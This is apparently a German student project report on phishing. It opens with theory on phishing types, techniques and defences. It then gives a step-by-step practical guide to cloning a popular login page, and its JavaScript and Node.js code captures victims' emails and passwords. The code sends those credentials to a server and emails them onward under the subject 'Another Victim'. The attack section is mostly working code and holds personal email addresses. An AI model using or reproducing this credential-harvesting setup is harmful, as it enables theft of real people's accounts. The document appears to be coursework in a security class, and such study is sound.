Alexander Schnabl 18.11.2024

Phishing

1. Was ist Phishing?

Phishing ist ein Cyberangriff, bei dem der Angreifer versucht, private Informationen wie Passwörter, Kreditkartendaten oder persönliche Informationen von Einzelpersonen oder Unternehmen zu stehlen. Dies geschieht häufig dadurch, dass der Täter vortäuscht eine vertrauenswürdige Person (z.B. ein Kollege in der Arbeit/Schule) oder Unternehmen (z.B. Google, Netflix, etc.) zu sein, um auf diesen Weg das Vertrauen des Opfers zu gewinnen.

---

2. Arten von Phishing

2.1 E-Mail-Phishing

Die häufigste Form des Phishings erfolgt über E-Mails. Dabei geben sich Angreifer als bekannte Organisationen (z. B. Banken, Online-Shops oder soziale Netzwerke) aus und bitten den Empfänger, auf einen Link zu klicken oder Anhänge zu öffnen.

- Beispiel: Eine E-Mail, die vorgibt, von der Bank zu stammen, und den Nutzer auffordert, seine Kontodaten zu bestätigen.

2.2 Spear-Phishing

Im Gegensatz zum allgemeinen E-Mail-Phishing zielt Spear-Phishing auf spezifische Personen oder Unternehmen ab. Die Angreifer nutzen personalisierte Informationen, um glaubwürdiger zu wirken.

- Beispiel: Eine E-Mail an einen Mitarbeiter, die von einem vermeintlichen Kollegen stammt und dazu auffordert, vertrauliche Dokumente freizugeben.

2.3 Smishing

Smishing erfolgt über SMS oder Messaging-Apps. Der Angreifer sendet Nachrichten mit betrügerischen Links oder fordert den Empfänger auf, sensible Daten preiszugeben.

- Beispiel: Eine SMS, die behauptet, ein Paket könne erst zugestellt werden, wenn der Empfänger eine Gebühr bezahlt.

2.4 Vishing

Beim Vishing (Voice Phishing) kontaktieren Angreifer ihre Opfer telefonisch. Sie geben sich oft als Mitarbeiter von Banken oder anderen Organisationen aus, um vertrauliche Informationen zu erhalten.

- Beispiel: Ein Anrufer behauptet, ein Bankmitarbeiter zu sein, und fordert Kontoinformationen, um „verdächtige Aktivitäten“ zu prüfen.

2.5 Clone-Phishing

Hierbei wird eine legitime E-Mail kopiert, leicht modifiziert und an Opfer gesendet, um den Eindruck zu erwecken, dass sie von einer vertrauenswürdigen Quelle stammt.

---

3. Methoden und Techniken

3.1 Spoofing

Phishing-E-Mails verwenden häufig gefälschte Absenderadressen, um den Eindruck zu erwecken, sie stammen von vertrauenswürdigen Quellen.

3.2 Psychologische Tricks

Angreifer nutzen psychologische Tricks, um Vertrauen zu gewinnen. Sie nutzen häufig Ängste des Opfers aus (z. B. Kontosperrung) oder locken mit Belohnungen (z. B. Gewinnspiele).

3.3 Gefälschte Websites

Phishing-Websites imitieren echte Seiten, um Opfer dazu zu bringen, ihre Zugangsdaten einzugeben. Diese Seiten sind oft schwer von den echten zu unterscheiden.

---

4. Folgen von Phishing

Phishing kann starke Konsequenzen für das Opfer haben:

- **Finanzielle Verluste:** Zugangsdaten zu Bankkonten oder Kreditkarten können gestohlen und missbraucht werden.
- **Identitätsdiebstahl:** Gestohlene persönliche Informationen können für betrügerische Zwecke genutzt werden.
- **Rufmord:** Unternehmen können durch Phishing-Angriffe das Vertrauen ihrer Kunden verlieren.
- **Datenschutzverletzungen:** Der Verlust sensibler Daten kann zu rechtlichen Problemen führen.

---

5. Schutz vor Phishing

5.1 Erkennen von Phishing-Versuchen

- **Prüfen von Absenderadressen:** Betrügerische E-Mails verwenden oft leicht veränderte Domains.

- **Misstrauen bei ungewöhnlichen Anfragen:** Legitime Institutionen fordern selten per E-Mail oder SMS vertrauliche Informationen an.
- **Überprüfung von Links:** Vor dem Anklicken von Links sollte die URL genau geprüft werden.

5.2 Technische Schutzmaßnahmen

- **Einsatz von Anti-Phishing-Software:** Viele E-Mail-Clients und Browser bieten Phishing-Erkennung an um vor Angreifern zu schützen.
- **Aktualisierte Systeme:** Sicherheitsupdates für Betriebssysteme und Software minimieren Schwachstellen.
- **Zwei-Faktor-Authentifizierung (2FA):** Zusätzlicher Schutz durch einen zweiten Authentifizierungsfaktor.

5.3 Schulung und Sensibilisierung

- **Aufklärung:** Schulungen helfen Mitarbeitern und Nutzern, Phishing-Versuche zu erkennen.
- **Tests:** Simulierte Phishing-Angriffe können Schwachstellen aufdecken und das Bewusstsein schärfen.

Praxis

1. **Frontend (HTML, CSS)**

- Zuerst braucht man eine Website, die man als Vorlage für seine eigene Phishing Seite nutzen will. Am besten wäre eine Seite wie Google, Netflix oder Amazon, die von vielen Leuten besucht wird und auch seriös wirkt.

- Als nächstes nimmt man sich entweder den Code der Login-Website (Strg+Shift+C) und kopiert ihn in seine HTML-Datei oder versucht den Code der Website selbst nachzumachen.

- Falls man den Code der Login-Website kopiert hat, entfernt man zunächst den JavaScript Teil. Der Grund, warum JavaScript entfernt wird, ist, dass es Code ausführen könnte, der Informationen an die ursprüngliche Website zurückleitet. Dies könnte Aktivitäten wie das Überwachen von Webseitenklonen oder andere unerwünschte Überwachungen umfassen (z. B. das Tracking durch Google Analytics). Anstatt das Skript Zeile für Zeile zu überprüfen, ist es einfacher den ganzen Teil komplett zu entfernen.

- Die Hyperlinks werden ausgetauscht mit Links von Seiten auf, die der Nutzer geschickt werden sollen.

2. Inline JavaScript

2.1 Event Listener für das Formular hinzufügen und die Eingabedaten abspeichern und ausgeben


- **document.getElementById('loginForm')**: Hier wird das HTML-Formular mit der ID loginForm ausgewählt. Das ist das Formular, in dem der Benutzer seine E-Mail und sein Passwort eingibt.

- **addEventListener('submit', function(event))**: Ein Event Listener für das submit-Ereignis des Formulars wurde hinzugefügt. Wenn der Benutzer das Formular abschickt (auf den Next-Button klickt), wird die “Event“ Funktion ausgeführt.

- **event.preventDefault()**: Verhindert, dass das Formular auf die übliche Weise abgesendet wird (es wird nicht an eine andere Seite weitergeleitet).

- **document.getElementById('email/password').value**: Speichert die eingegebene E-Mail und Passwort des Nutzers.

- Danach werden die Daten in Variablen gespeichert und mit console.log() ausgegeben als Test, ob der Code funktioniert. Um auf die Konsole zuzugreifen: Strg+Shift+C -> Auf Console Tab klicken.




```
document.getElementById('loginForm').addEventListener('submit', function(event) {
    event.preventDefault();
    const email = document.getElementById('email').value;
    const password = document.getElementById('password').value;
    console.log("Email entered:", email);
    console.log("Password entered:", password);
```

2.2 Erstellen der URL mit Benutzerdaten und das Senden der Daten an den Server

```
// Construct the URL with query parameters
const url = `http://10.15.42.25:3000/login?email=${email}&password=${password}`;

// Send the data to the API
fetch(url, {
    method: 'post', // Use GET if you're sending query parameters
```

- Eine URL wird mit der E-Mail und dem Passwort definiert (Hier eigene IPv4 Adresse eingeben). Mit der post-Methode der Fetch Funktion von JavaScript werden HTTP-Anfragen an unseren Server gesendet (In dem Fall die URL, die vorhin erstellt wurde)

2.3 Verarbeiten der Antwort des Servers und Fehlerbehandlung

```
}).then(response => {
        if (!response.ok) {
            throw new Error('Network response was not ok ' + response.statusText);
        }
        console.log(response); // Parse the JSON response
    })
    .then(data => {
        console.log('Success:', data); // Handle the success response
    })
    .catch(error => {
        console.error('Error:', error); // Handle errors
    });
```


- Als nächstes wird die Antwort des Servers in der response Variable gespeichert. Es wird überprüft, ob die Antwort des Servers in Ordnung war. Falls nicht, wird ein Fehler ausgelöst. Das If-Statement gibt ein true zurück, wenn der HTTP-Statuscode im Bereich 200–299 liegt.

- Danach wird dem HTTP-Server eine Success response mit den Daten, falls Fehler passieren sollte, die während des Abrufens der Daten oder der Verarbeitung der Antwort auftreten könnten (z.B.: Der Server ist nicht erreichbar), werden diese gefangen und auf der Konsole ausgegeben.

---

3. Server mit Node.js

3.1 Import der Express, Path und Nodemailer Bibliotheken




- **Express:** Ist eine Node.js Bibliothek, die die Erstellung von Webservern und APIs ermöglicht.

- **Path:** Ein Modul von Node.js, das Funktionen zur Manipulation von Dateipfaden anbietet. Es wird beim Arbeiten mit Dateipfaden und Verzeichnissen verwendet.

- **Nodemailer:** Ebenfalls ein Node.js Modul, es ermöglicht das Versenden von E-Mails über Node.js.

3.2 Initialisierung der Anwendung und Konfiguration des E-Mail-Senders



- Es wird eine Verbindung zu einem E-Mail-Dienst erstellt (In dem Fall Gmail). Authentifizierungsinformationen werden mitgegeben.

- **App:** Ist die Hauptinstanz der Express-Anwendung, die das Definieren von Routen und Middleware ermöglicht.

- **PORT**: gibt den Netzwerkport an, auf dem der Server Anfragen annimmt.

3.3 Bereitstellung statischer Dateien und Fallback-Routing

```
app.use((req : Request<RouteParameters<...>>, any, any, ParsedQs, Record<...>> , res : Response<any, Record<...>> , next : NextFunction ) : void  => {
    res.setHeader( name: 'Access-Control-Allow-Origin',  value: '*'); // Allow all origins
    res.setHeader( name: 'Access-Control-Allow-Methods',  value: 'GET, POST, PUT, DELETE, OPTIONS'); // Allow all methods
    res.setHeader( name: 'Access-Control-Allow-Headers',  value: 'Content-Type, Authorization'); // Allow specific headers
    next();
});
// Serve static files from the "public" folder
app.use(express.static(path.join(dirname, 'public')));

// Fallback route for any unmatched requests
app.get('*', (req : Request<P, ResBody, ReqBody, ReqQuery, LocalsObj> , res : Response<ResBody, LocalsObj> ) : void  => {
    res.sendFile(  path: 'C:\\Users\\alexa\\OneDrive\\Desktop\\NSCS_SCHNABL_Projekt1\\Praxis\\public\\index.html');
});
```

- **Access-Control-Allow-Origin:** **'*'** Erlaubt den Zugriff auf Ressourcen von allen Domains, ohne Einschränkungen.

- **Access-Control-Allow-Methods:** Definiert die erlaubten HTTP-Methoden (GET, POST, PUT, DELETE, OPTIONS), die von anderen Domains verwendet werden können.

- **Access-Control-Allow-Headers:** Gibt an, welche Header in der Anfrage vorhanden sein dürfen (Content-Type, Authorization).

- **Statische Dateien:** Mit express.static() wird der public-Ordner als Quelle für statische Ressourcen (HTML, CSS, JS, Bilder) definiert. Anfragen wie css/styles.css liefern die entsprechende Datei aus public/css/styles.css.

- **Fallback-Route:**
  Die Route app.get(‘*‘) leitet alle nicht erkannten Anfragen auf die Datei index.html um.

3.4 Route zur Verarbeitung der Phishing-Daten und E-Mail mit den Daten senden

```
app.post( path: '/login', handlers: (req : Request<P, ResBody, ReqBody, ReqQuery, LocalsObj> , res : Response<ResBody, LocalsObj> ) : void => {
    // Extract query parameters
    email = req.query.email;
    password = req.query.password;

    // Log the received data for debugging
    console.log("Email received:", email);
    console.log("Password received:", password);

    // Email options
    const mailOptions : {...} = {
        from: 'tachokevin07@gmail.com', // Sender address
        to: '210116@studierende.htl-donaustadt.at', // Recipient address
        subject: 'Another Victim', // Email subject
        text: `Here are the details:\nEmail: ${email}\nPassword: ${password}` // Email body
    };

    transporter.sendMail(mailOptions, callback: (error, info) : ... => {
        if (error) {
            return console.log('Error:', error);
        }
        console.log('Email sent successfully:', info.response);
    })
```

- **app.post('/login'):** Eine API-Route, die auf Anfragen mit der Methode POST hört. Diese Route wird genutzt, um die Daten (E-Mail und Passwort) zu empfangen.

- **req.query:** Hier werden die Daten abgefangen, die über die URL-Parameter gesendet werden.

- Die Daten werden extrahiert und zum Debuggen in der Konsole ausgegeben.

- Zunächst werden die Mail Optionen ausgewählt, wie Sender, Empfänger, Thema und Inhalt der Mail, die erhalten werden soll.

- Daraufhin wird die E-Mail mit transporter.sendMail() versendet. Falls das Senden fehlschlägt, wird ein Error zurückgegeben andernfalls erhält man die Informationen über den Versand der E-Mail.

3.5. Senden einer http-Antwort an den Client und Starten des Servers

```
    // Perform actions with the data (e.g., authentication, database operations, etc.)
    // For now, send a success response back
    if (email && password) {
        res.status( code: 200).json( body: {
            message: 'Data received successfully',
            email: email,
            password: password
        });
    } else {
        res.status( code: 400).json( body: {
            message: 'Missing email or password'
        });
    }
});

// Start the server
app.listen(PORT, hostname: () : void => {
    console.log(`Server is running at http://localhost:${PORT}`);
});
```

- **res.status(200):** Gibt einen HTTP-Statuscode 200 in JSON-Format zurück, was Erfolg bedeutet.
- **Res.status(400):** 400 Wird als HTTP-Statuscode zurückgegeben, falls E-Mail oder Passwort fehlen sollten -> kein Erfolg.

- Zum Schluss wird der Server gestartet und eine Bestätigung das der Server auf vorher definierten Port läuft.